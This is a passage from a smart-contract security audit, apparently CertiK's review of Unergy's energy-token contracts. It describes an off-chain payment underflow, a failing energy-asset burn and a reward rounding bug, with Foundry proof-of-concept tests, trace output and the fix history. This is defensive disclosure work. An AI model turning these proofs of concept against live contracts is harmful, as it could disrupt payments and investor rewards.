        pBal = ERC20Project(projectAAddr).balanceOf(buyer2);
        console2.log("buyer2's pWatt is %d ether", pBal / 1e18);

        //swap
        console2.log("12. Swap `pWatt` for `uWatt`");
        vm.prank(buyer1);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserveProxy),
type(uint256).max);
        vm.prank(buyer2);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserveProxy),
type(uint256).max);
        unergyLogicReserve.swapToken(projectAAddr, usersToProcess);
        // now buyers get uWatt
        showAllBalances(buyer1, projectAAddr);
        showAllBalances(buyer2, projectAAddr);
    }

}
```

Test reslult:

```
 % forge test --mc ProjectsManagerTest --mt
test_POC8_BuyPWatt_MultipleOffChainPayments_Underflow_revert -vvv
[⠒] Compiling...
No files changed, compilation skipped

Running 1 test for test/ProjectsManagerTest.t.sol:ProjectsManagerTest
[FAIL. Reason: Arithmetic over/underflow]
test_POC8_BuyPWatt_MultipleOffChainPayments_Underflow_revert() (gas: 3361680)
Logs:
  1. Create project named `ProjectA`
  Created new ERC20Project: projectId = 0, projectAddress =
0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074
  Add milestone M1-50
  Add milestone M2-50
  Install M1
  originator sets off-chain payment M1
  installer sets off-chain payment M1
  originator sets off-chain payment M1
  installer sets off-chain payment M1
  originator sets off-chain payment M2
  installer sets off-chain payment M2
  Validate M1

Traces:
  [3361680]
ProjectsManagerTest::test_POC8_BuyPWatt_MultipleOffChainPayments_Underflow_revert()
.....

    ├─ [0] console::log(Validate M1) [staticcall]
    │   └─ ← ()
    ├─ [32600] unergyBuyer::setOriginatorSign(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074], 0)
    │   ├─ [32256] UnergyBuyer::setOriginatorSign(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074], 0) [delegatecall]
    │   │   ├─ [4474] Custom1967Proxy::getAndUpdatePermission(ProjectsManagerTest:
[0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], unergyBuyer:
[0x03A6a84cD762D9707A21605b548aaaB891562aAb], setOriginatorSign)
    │   │   │   ├─ [4116]
PermissionGranter::getAndUpdatePermission(ProjectsManagerTest:
[0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496], unergyBuyer:
[0x03A6a84cD762D9707A21605b548aaaB891562aAb], setOriginatorSign) [delegatecall]
    │   │   │   │   └─ ← true
    │   │   │   └─ ← true
    │   │   ├─ [671] Custom1967Proxy::projectsManagerAddress() [staticcall]
    │   │   │   ├─ [337] UnergyData::projectsManagerAddress() [delegatecall]
    │   │   │   │   └─ ← Custom1967Proxy:
[0x212224D2F2d262cd093eE13240ca4873fcCBbA3C]
    │   │   │   └─ ← Custom1967Proxy: [0x212224D2F2d262cd093eE13240ca4873fcCBbA3C]
    │   │   ├─ [8065] Custom1967Proxy::getProjectMilestones(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [staticcall]
```

```
    |   |   |   ├─ [7632] ProjectsManager::getProjectMilestones(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [delegatecall]
    |   |   |   |   └─ ← [Milestone { name: M1, isReached: true, weight: 50,
wasSignedByInstaller: true, wasSignedByOriginator: false }, Milestone { name: M2,
isReached: false, weight: 50, wasSignedByInstaller: false, wasSignedByOriginator:
false }]
    |   |   |   └─ ← [Milestone { name: M1, isReached: true, weight: 50,
wasSignedByInstaller: true, wasSignedByOriginator: false }, Milestone { name: M2,
isReached: false, weight: 50, wasSignedByInstaller: false, wasSignedByOriginator:
false }]
    |   |   ├─ [4838] Custom1967Proxy::getProject(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [staticcall]
    |   |   |   ├─ [4417] ProjectsManager::getProject(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [delegatecall]
    |   |   |   |   └─ ← Project { id: 0, maintenancePercentage:
10000000000000000000 [1e19], initialProjectValue: 120000000000 [1.2e11],
currentProjectValue: 120000000000 [1.2e11], swapFactor: 10000000000000000 [1e16],
pWattsSupply: 1200000000000000000000000 [1.2e23], usdDepreciated: 0, originatorFee:
120000000000000000000 [1.2e21], state: 0, signatures: Signatures {
isSignedByInstaller: false, isSignedByOriginator: false }, addr:
0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074, adminAddr:
0x12Af3Ebc624dF13566a377B1dD36F787B3e30717, installerAddr:
0x8d384ab3223BF5f760Bd2572eA0618Bc0Ac02c6c, originator:
0xEfFAF0b9Abc721b14182F3BCBBFC69E0CE2Ac161, stableAddr:
0xD16d567549A2a2a2005aEACf7fB193851603dd70 }
    |   |   |   └─ ← Project { id: 0, maintenancePercentage: 10000000000000000000
[1e19], initialProjectValue: 120000000000 [1.2e11], currentProjectValue:
120000000000 [1.2e11], swapFactor: 10000000000000000 [1e16], pWattsSupply:
1200000000000000000000000 [1.2e23], usdDepreciated: 0, originatorFee:
120000000000000000000 [1.2e21], state: 0, signatures: Signatures {
isSignedByInstaller: false, isSignedByOriginator: false }, addr:
0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074, adminAddr:
0x12Af3Ebc624dF13566a377B1dD36F787B3e30717, installerAddr:
0x8d384ab3223BF5f760Bd2572eA0618Bc0Ac02c6c, originator:
0xEfFAF0b9Abc721b14182F3BCBBFC69E0CE2Ac161, stableAddr:
0xD16d567549A2a2a2005aEACf7fB193851603dd70 }
    |   |   ├─ [3662] Custom1967Proxy::getPresentProjectFundingValue(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [staticcall]
    |   |   |   ├─ [3325] UnergyData::getPresentProjectFundingValue(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074]) [delegatecall]
    |   |   |   |   └─ ← 0
    |   |   |   └─ ← 0
    |   |   ├─ [259] ERC20StableCoin::decimals() [staticcall]
    |   |   |   └─ ← 6
    |   |   ├─ [1181] Custom1967Proxy::offChainMilestonePayment(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074], 0) [staticcall]
    |   |   |   ├─ [841] UnergyData::offChainMilestonePayment(ERC20Project:
[0x82DcE515b19ca6C2b03060d7DA1a9670fc6EE074], 0) [delegatecall]
    |   |   |   |   └─ ← 100000000000 [1e11]
    |   |   |   └─ ← 100000000000 [1e11]
    |   |   └─ ← "Arithmetic over/underflow"
    |   └─ ← "Arithmetic over/underflow"
```

```
    └─ ← "Arithmetic over/underflow"

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 9.15ms

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/ProjectsManagerTest.t.sol:ProjectsManagerTest
[FAIL. Reason: Arithmetic over/underflow]
test_POC8_BuyPWatt_MultipleOffChainPayments_Underflow_revert() (gas: 3361680)

Encountered a total of 1 failing tests, 0 tests succeeded
```

Recommendation

It's recommended to account for possible overpayment off-chain in order to avert the potential risk of an underflow error.

Alleviation

[Unergy Team, 12/27/2023]:
UBI-01 | Off-chain Milestone Payment Report Validation

Off-chain payment amount validation has been added to `offChainMilestonePaymentReport`, enabling the originator user to sign the milestone and make payments to the installer (`_installerPayment`) without restriction on the amount of off-chain payments. This is achieved by validating that the off-chain payment never exceeds the total milestone payment.

Changes has been reflected in the commit hash: 3d4bedc0ecf206359cf6a64196f23ad8b44bc7ac

[CertiK, 12/28/2023]:
In the latest update identified by commit 9c6b03b094322bd8c6b5ca79b651f951434e9129, the `UnergyBuyer` contract's function `offChainMilestonePaymentReport()` has been modified to confirm that individual off-chain payment amounts do not surpass the allocated total for any given milestone. However, it should be noted that while this validation ensures a single transaction does not exceed the milestone's financial limit, it does not safeguard against the cumulative total of off-chain payments exceeding the milestone's budget, as **there's a possibility for the `offChainMilestonePaymentReport()` function to be invoked several times for the same milestone**.

For instance, let's say a milestone payment is set at 60000:

Initially, the originator executes `offChainMilestonePaymentReport(projectAddr,0,50000)`, reporting an off-chain payment of 50000. Subsequently, the installer invokes `offChainMilestonePaymentReport(projectAddr,0,50000)` to verify the off-chain payment, setting `offChainMilestonePayment[projectAddr][0]` to 50000.

This constitutes the first sequence of off-chain payments. If the same values are reported in a second round, `offChainMilestonePayment[projectAddr][0]` would accumulate to 100000. This sum surpasses the total milestone payment amount of 60000.

Please check more details in the `Proof of Concept` section.

To address the issue, it's recommended to consider the accumulated off-chain payments being reported not exceed the total milestone payment.

[CertiK, 01/30/2024]:

In the latest commit 6f6e80ce2681021f3c0abb4784bd590154ae9f85, there is still an issue for the corner case that the off-chain payment could be equal to the milestone budget.

```
        uint256 accOffChainMilestonePayment = unergyData
            .offChainMilestonePayment(_projectAddr, _milestoneIndex);

        if (_amount >= rawPaymentValue - accOffChainMilestonePayment) {
            revert AmountExceedsRequired(
                rawPaymentValue,
                _amount + accOffChainMilestonePayment
            );
        }
```

The >= should be modified to >.

[Unergy Team, 03/19/2024]:

The corner case where the off-chain payment could be equal to the milestone budget has been fixed by replacing `>=` with `>`. The changes have been incorporated into the commit hash: 976cba8309093459c8aae5ba956d9c033c9b47b3.

ULR-06 | POTENTIALLY UNABLE TO BURN ENERGY ASSET

Category	Severity	Location	Status
Logical Issue	Medium	contracts/UnergyLogicReserve.sol (07/18-84763): 207, 227	Resolved

Description

In the function `invoiceReport()` of `UnergyLogicReserve` contract, it burns the corresponding amount of energy assets when a certain amount of energy is paid, but the first energy report of a certain project does not mint any energy assets. This can cause the `burning` step in `invoiceReport()` to fail when the first energy report is processed.

```
16          if (lastAccEnergy == 0) {
17              unergyData.setAccEnergyByMeter(
18                  _projectAddr,
19                  msg.sender,
20                  _currentAccEnergy
21              );
22          } else {
23              unergyData.setAccEnergyByMeter(
24                  _projectAddr,
25                  msg.sender,
26                  _currentAccEnergy
27              );
28
29              cleanEnergyAssets.mint(_projectAddr, energyDelta);
30          }
```

```
190  if (project.state == ProjectState.INSTALLED) {
191              usdDepreciatedPerProject = 0;
192          } else if (project.state == ProjectState.PRODUCTION) {
193              if (_newProjectValue < project.projectValue) {
194                  uint256 depreciation = project.projectValue - _newProjectValue;
195
196                  usdDepreciated += depreciation;
197                  project.usdDepreciated += depreciation;
198
199                  project.projectValue = _newProjectValue;
200                  usdDepreciatedPerProject = project.usdDepreciated;
201
202                  unergyData.setDepreciationBalance(usdDepreciated);
203              } else if (_newProjectValue > project.projectValue) {
204                  project.projectValue = _newProjectValue;
205              } else {
206
//When _newProjectValue is equal to project.projectValue, is not necessary update
any value

207                  cleanEnergyAssets.burn(_projectAddr, _energyDelta);
208
209                  emit InvoiceReport(
210                      _projectAddr,
211                      _energyDelta,
212                      _energyTariff,
213                      _income,
214                      usdDepreciatedPerProject
215                  );
216
217                  return;
218              }
219          } else {
220
//When the project status is FUNDING, CLOSED or CANCELLED, is not necessary update
any value

221              revert InvoiceReportNotAvailable(project.state);
222          }
223
224          projectsManager.updateProject(_projectAddr, project);
225
226          //Burn the paid energy delta
227          cleanEnergyAssets.burn(_projectAddr, _energyDelta);
```

The reason behind the issue is that the first energy report registered does not trigger the minting of energy assets. However, this particular detail is not addressed in section 4.4 of the whitepaper available at `section#4.4`.

Proof of Concept

The following proof of concept uses Foundry to test the case.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import 'forge-std/Test.sol';
import "./UnergyBaseTest.t.sol";

contract UnergyReportTest is UnergyBaseTest {

    address public projectAAddr;
    address public projectBAddr;
    uint256 public projectAId;
    uint256 public projectBId;
    address public projectAAdmin;
    address public projectBAdmin;

    address public buyer1;
    address public buyer2;

    function setUp() public override {
        super.setUp();

        projectAAdmin = makeAddr("projectAAdmin");
        vm.label(projectAAdmin, "projectAAdmin");

        projectBAdmin = makeAddr("projectBAdmin");
        vm.label(projectBAdmin, "projectBAdmin");

        vm.prank(projectAAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        vm.prank(projectBAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        buyer1 = makeAddr("buyer1");
        vm.label(buyer1, "buyer1");
        buyer2 = makeAddr("buyer2");
        vm.label(buyer2, "buyer2");

        deal(address(stableCoin), projectAAdmin, 1e20);
        deal(address(stableCoin), projectBAdmin, 1e20);

        deal(address(stableCoin), buyer1, 1e20);
        deal(address(stableCoin), buyer2, 1e20);

        deal(address(stableCoin), address(unergyLogicReserve), 1e20);

        vm.prank(buyer1);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
```

```
        vm.prank(buyer2);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        //uWatt.mint(address(unergyBuyer), 1e20);
    }

    function createProject(
        string memory _projectName,
        string memory _projectSymbol,
        address admin
    ) internal returns (uint256 projectId, address projectAddress){
        uint256 maintenancePercentage = 30;
        uint256 projectValue = 120000 * 1e6;
        uint256 swapFactor = 10000;
        uint256 totalPWatts = 12000000;
        uint256 operatorFee = 120000;
        address adminAddr = admin;
        address stableAddr = address(stableCoin);
        (projectId, projectAddress) = createProjectBase(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            stableAddr,
            _projectName,
            _projectSymbol
        );
        console2.log("Created new ERC20Project: projectId = %d, projectAddress = %s
", projectId, projectAddress);
    }

    function test_normalUsersBuyPWatt_OK() private {
        //create project
        console2.log("1. Create project named `ProjectA`");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);

        //add milestone and validate
        console2.log("2. Add milestone M1-200");
        addProjectMilestone(projectAAddr, "M1", 200);
        console2.log("3. Install M1");
        changeMilestoneState(projectAAddr);
        console2.log("4. Validate M1");
        setUnergySign(projectAAddr, address(stableCoin), 0);
```

```
        console2.log("5. Add milestone M2-100");
        addProjectMilestone(projectAAddr, "M2", 100);
        console2.log("6. Install M2");
        changeMilestoneState(projectAAddr);
        console2.log("7. Validate M2");
        setUnergySign(projectAAddr, address(stableCoin), 1);

        console2.log("8. Add milestone M3-50");
        addProjectMilestone(projectAAddr, "M3", 50);
        console2.log("9. Install M3");
        changeMilestoneState(projectAAddr);
        console2.log("10. Validate M3");
        setUnergySign(projectAAddr, address(stableCoin), 2);

        showBalance(buyer1);
        showBalance(buyer2);

        //buy pWatts
        console2.log("11. Buyers purchase `pWatt`");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer2);
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr, 6000000);
        vm.stopPrank();
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectAAddr,
ERC20Project(projectAAddr).balanceOf(projectAAdmin));
        vm.stopPrank();

        //swap
        console2.log("12. Swap `pWatt` for `uWatt`");
        vm.prank(buyer1);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserve),
type(uint256).max);
        vm.prank(buyer2);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserve),
type(uint256).max);
        unergyLogicReserve.swapToken(projectAAddr);
        // now buyers get uWatt
        showBalance(buyer1);
        showBalance(buyer2);
    }

    function test_normalBuyer1BuysPWatt_OK() private {
        //create project
        console2.log("1. Create project named `ProjectA`");
```

```
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);

        //add milestone and validate
        console2.log("2. Add milestone M1-200");
        addProjectMilestone(projectAAddr, "M1", 200);
        console2.log("3. Install M1");
        changeMilestoneState(projectAAddr);
        console2.log("4. Validate M1");
        setUnergySign(projectAAddr, address(stableCoin), 0);

        console2.log("5. Add milestone M2-100");
        addProjectMilestone(projectAAddr, "M2", 100);
        console2.log("6. Install M2");
        changeMilestoneState(projectAAddr);
        console2.log("7. Validate M2");
        setUnergySign(projectAAddr, address(stableCoin), 1);

        console2.log("8. Add milestone M3-50");
        addProjectMilestone(projectAAddr, "M3", 50);
        console2.log("9. Install M3");
        changeMilestoneState(projectAAddr);
        console2.log("10. Validate M3");
        setUnergySign(projectAAddr, address(stableCoin), 2);

        showBalance(buyer1);
        showBalance(buyer2);

        //buy pWatts
        console2.log("11. Buyer1 purchases `pWatt`");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer2);
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr,
ERC20Project(projectAAddr).balanceOf(projectAAdmin));
        vm.stopPrank();

        //swap
        console2.log("12. Swap `pWatt` for `uWatt`");
        vm.prank(buyer1);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserve),
type(uint256).max);
        vm.prank(buyer2);
        ERC20Project(projectAAddr).approve(address(unergyLogicReserve),
type(uint256).max);
        unergyLogicReserve.swapToken(projectAAddr);
        // now buyers get uWatt
        showBalance(buyer1);
```

```
        showBalance(buyer2);
    }


    function test_invoiceReport_revert() public {
        test_normalUsersBuyPWatt_OK();
        console2.log("~~~~~~~~~~TESTING INVOICE REPORT~~~~~~~~~~");

        console2.log("Register energy report for ProjectA");
        vm.prank(energyMeter);
        unergyLogicReserve.energyReport(projectAAddr, 100 * 1e6);
        showCleanEnergyBalance(address(cleanEnergyAssets), projectAAddr);

        console2.log("Invoice energy report for ProjectA");
        vm.expectRevert();
        vm.prank(energyMeter);
        unergyLogicReserve.invoiceReport(projectAAddr, 100 * 1e6, 100, 125000 * 1e6)
;

    }

}
```

The output lis:

```
[⠒] Compiling 1 files with 0.8.17
[⠢] Solc 0.8.17 finished in 99.75s
Compiler run successful!

Running 1 test for test/UnergyReportTest.t.sol:UnergyReportTest
[PASS] test_invoiceReport_revert() (gas: 4499209)
Logs:
  1. Create project named `ProjectA`
  Created new ERC20Project: projectId = 0, projectAddress =
0x45C92C2Cd0dF7B2d705EF12CfF77Cb0Bc557Ed22
  2. Add milestone M1-200
  3. Install M1
  4. Validate M1
  5. Add milestone M2-100
  6. Install M2
  7. Validate M2
  8. Add milestone M3-50
  9. Install M3
  10. Validate M3
  buyer1's uWattBalance is 0
  buyer2's uWattBalance is 0
  11. Buyers purchase `pWatt`
  12. Swap `pWatt` for `uWatt`
  buyer1's uWattBalance is 6000000
  buyer2's uWattBalance is 5880000
  ~~~~~~~~~~TESTING INVOICE REPORT~~~~~~~~~~
  Register energy report for ProjectA
  ~~~~~~~~~~~~~~showCleanEnergyBalance for cleanEnergyAssets~~~~~~~~~~~~~~~
  Balance of clean energy asset is 0, REC = 0
  Invoice energy report for ProjectA

Test result: ok. 1 passed; 0 failed; finished in 14.03ms
```

Recommendation

While it is possible to prevent the issue by regulating the operation steps, it is recommended to refactor the logic to address the problem at its source.

Alleviation

[Unergy Team, 09/30/2023]:

The whitepaper will clarify why energy tokens are not issued in the initial energy report.

[CertiK, 10/03/2023]: The **Tracking of energy monetization** section has clarified the details.

> The first energy report of a Project will not trigger the minting of energy tokens. This is because the amount that is minted is calculated as the difference between energy readings, hence at least two energy measurements are needed.

ULR-10 USERS POTENTIALLY HAVE ZERO CLAIMABLE `uWatt` REWARDS BECAUSE OF ROUNDING ISSUE

Category	Severity	Location	Status
Coding Issue	Medium	contracts/UnergyLogicReserve.sol (07/18-84763): 676, 684~688, 868, 932	Resolved

Description

The `_calcUWattsToClaim()` function in the `UnergyLogicReserve` contract is used to compute the available `uWatt` rewards for `uWatt` holders. The `uWattDecimals` parameter is expected to have a value of 2, as specified in the `ERC20UWatt` contract. However, if the snapshot balance of a given holder is significantly lower than the `accumulatedSupply`, the resulting value of `resDiv` may be zero due to rounding issues. This can cause the function to return zero rewards for the holder, even if they have invested in the project.

```
676     function _calcUWattsToClaim(
677         uint256 _unergyBalance,
678         UWattsStatusSnapshot memory _lastImportantSnapshot,
679         uint256 _index,
680         uint256 uWattDecimals
681     ) internal view returns (uint256) {
682         uint256 accumulatedSupply = _accumulatedSupplyAtIndex(_index);
683 
684         uint256 resDiv = MathUpgradeable.mulDiv(
685             _lastImportantSnapshot.balance,
686             10 ** uWattDecimals,
687             accumulatedSupply
688         );
689 
690         uint256 res = MathUpgradeable.mulDiv(
691             _unergyBalance,
692             resDiv,
693             10 ** uWattDecimals
694         );
695 
696         return res;
697     }
```

```
928                 uint256 amountToClaim = _calcUWattsToClaim(
929                     historicalSwaps[i].uWattsUnergy,
930                     importantSn,
931                     i,
932                     ERC20Abs(unergyData.getUWattAddress()).decimals()
933                 );
```

```
uWattsToClaim += _calcUWattsToClaim(
    uWattsUnergy,
    importantSn,
    i,
    uWatt.decimals()
);
```

If investors cannot claim rewards even though they have purchased `pWatt`, it can seriously damage their confidence and trust in the project. Investors expect to receive rewards in exchange for holding `pWatt`, and if they are unable to claim these rewards due to a technical issue or error in the smart contract, they may feel that their investment is not being properly recognized or rewarded.

This can lead to a loss of faith in the project and a decrease in investor participation and support. If investors feel that the project is not fulfilling its promises or delivering on its commitments, they may be less likely to continue holding pWatt or investing in the project in the future.

Furthermore, if word spreads that investors are unable to claim rewards, it can also discourage new investors from joining the project, as they may be hesitant to invest in a project that has a reputation for not delivering on its promises.

Therefore, it is crucial for the project team to ensure that the smart contract is functioning properly and that investors are able to claim their rewards as intended.

Scenario

Consider a scenario as below:

1. `Unergy` starts the ProjectA with total value 12000000 `pWattA`, `buyer1` purchases all of them. ProjectA operates successfully.
2. Swap `pWattA` for `uWatt` with exchange rate 1:1.
3. `Unergy` starts the ProjectB with total value 12000000 `pWattB`. `buyer1` purchases 9990000 `pWattB`, `buyer2` buys 10000 `pWattB` and `Unergy` reinvests 2000000 `pWattB`. So the project is able to run successfully.
4. Swap `pWattB` for `uWatt` with exchange rate 1:1.
5. `Unergy` starts the ProjectC with total value 12000000 `pWattC`. `buyer1` purchases 9990000 `pWattC`, `buyer2` buys 10000 `pWattC` and `Unergy` reinvests 2000000 `pWattC`. So the project is able to run successfully.
6. Swap `pWattC` for `uWatt` with exchange rate 1:1.
7. `buyer1` has claimable `uWatt` reward, however, `buyer2` has nothing.

Proof of Concept

The following proof of concept uses Foundry to test the scenario.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/UnergyData.sol";
import "../contracts/ERC20UWatt.sol";
import {ERC20Project} from "../contracts/ERC20Project.sol";
import {HistoricalSwap, UWattsStatusSnapshot} from "../contracts/Types.sol";
import {UnergyEvent, CleanEnergyAssets, UnergyBuyer, ProjectsManager,
UnergyLogicReserve} from "../contracts/UnergyEvent.sol";
import "../contracts/StableCoin.sol";
import {ProjectInput} from "../contracts/ProjectsManager.sol";

contract UnergyBaseTest is Test {
    PermissionGranter public permissionGranter;
    ERC20UWatt public uWatt;
    CleanEnergyAssets public cleanEnergyAssets;
    UnergyData public unergyData;
    UnergyEvent public unergyEvent;
    UnergyBuyer public unergyBuyer;
    ProjectsManager public projectsManager;
    UnergyLogicReserve public unergyLogicReserve;
    ERC20StableCoin public stableCoin;

    uint256 private counter;
    address public installer;
    address public operator;
    address public energyMeter;

    function setUp() public virtual {
        permissionGranter = new PermissionGranter();
        cleanEnergyAssets = new CleanEnergyAssets();
        unergyEvent = new UnergyEvent();
        unergyBuyer = new UnergyBuyer();
        uWatt = new ERC20UWatt("uWatt", "uWatt");
        unergyData = new UnergyData();
        projectsManager = new ProjectsManager();
        unergyLogicReserve = new UnergyLogicReserve();

        energyMeter = makeAddr("energyMeter");
        vm.label(energyMeter, "energyMeter");

        stableCoin = new ERC20StableCoin("Stable Coin", "SC",
payable(address(this)));

        unergyBuyer.initialize(address(unergyData));
        unergyData.initialize();
        projectsManager.initialize();
        unergyLogicReserve.initialize(address(unergyData), makeAddr("maintainer"));
```

```
        //set permissionGranter
        cleanEnergyAssets.setPermissionGranterAddr(address(permissionGranter));
        uWatt.setPermissionGranterAddr(address(permissionGranter));
        unergyEvent.setPermissionGranterAddr(address(permissionGranter));
        unergyBuyer.setPermissionGranterAddr(address(permissionGranter));
        unergyData.setPermissionGranterAddr(address(permissionGranter));
        projectsManager.setPermissionGranterAddr(address(permissionGranter));
        unergyLogicReserve.setPermissionGranterAddr(address(permissionGranter));

        //ProjectsManager
        permissionGranter.setPermission(address(this), address(projectsManager),
"createProject");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"updateProjectRelatedProperties");
        permissionGranter.setPermission(address(this), address(projectsManager),
"setSignature");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyEvent),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "updateProjectRelatedProperties");
        permissionGranter.setPermission(address(unergyBuyer),
address(projectsManager), "setSignature");

        permissionGranter.grantRole(permissionGranter.DEFAULT_ADMIN_ROLE(),
address(projectsManager));

        //UnergyBuyer
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"changeMilestoneState");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setUnergySign");
```

```
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"changeMilestoneName");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"deleteMilestone");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setMaintenancePercentage");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setProjectValue");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setSwapFactor");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"setProjectState");
        permissionGranter.setPermission(address(this), address(unergyBuyer),
"withdrawUWatts");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "setProjectState");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyBuyer), "payUWattReward");

        //UnergyEvent
        permissionGranter.setPermission(address(this), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(this), address(unergyEvent),
"afterTransferReceipt");
        permissionGranter.setPermission(address(this), address(unergyEvent),
"setUWattsAddr");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"beforeTransferReceipt");
        permissionGranter.setPermission(address(uWatt), address(unergyEvent),
"afterTransferReceipt");

        //UnergyData
        permissionGranter.setPermission(address(this), address(unergyData),
"setUWattsAddr");
        permissionGranter.setPermission(address(this), address(unergyData),
"setDepreciationBalance");
        permissionGranter.setPermission(address(this), address(unergyData),
"setAccEnergyByMeter");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertHistoricalSwap");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(this), address(unergyData),
"insertManyUWattsStatusSnapshot");
        permissionGranter.setPermission(address(this), address(unergyData),
"updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(this), address(unergyData),
"generatePurchaseTicket");
        permissionGranter.setPermission(address(this), address(unergyData),
"changePurchaseTicketUsed");
        permissionGranter.setPermission(address(this), address(unergyData),
"setPWattsToTheReserveAddress");
```

```
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "setDepreciationBalance");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "setAccEnergyByMeter");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertHistoricalSwap");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "insertManyUWattsStatusSnapshot");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "updateUWattsStatusSnapshotAtIndex");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(unergyData), "changePurchaseTicketUsed");

        //CleanEnergyAssets
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createGeneralEnergyAsset");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"createProjectEnergyAsset");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"mint");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"burn");
        permissionGranter.setPermission(address(this), address(cleanEnergyAssets),
"setEnergyLimit");
        permissionGranter.setPermission(address(projectsManager),
address(cleanEnergyAssets), "createProjectEnergyAsset");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(cleanEnergyAssets), "mint");
        permissionGranter.setPermission(address(unergyLogicReserve),
address(cleanEnergyAssets), "burn");

        //ERC20UWatt
        permissionGranter.setPermission(address(this), address(uWatt), "mint");
        permissionGranter.setPermission(address(unergyLogicReserve), address(uWatt),
"mint");

        //UnergyLogicReserve
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"energyReport");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"invoiceReport");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"pWattsTransfer");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"swapToken");
        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"setMaxPWattsToAllowASwap");
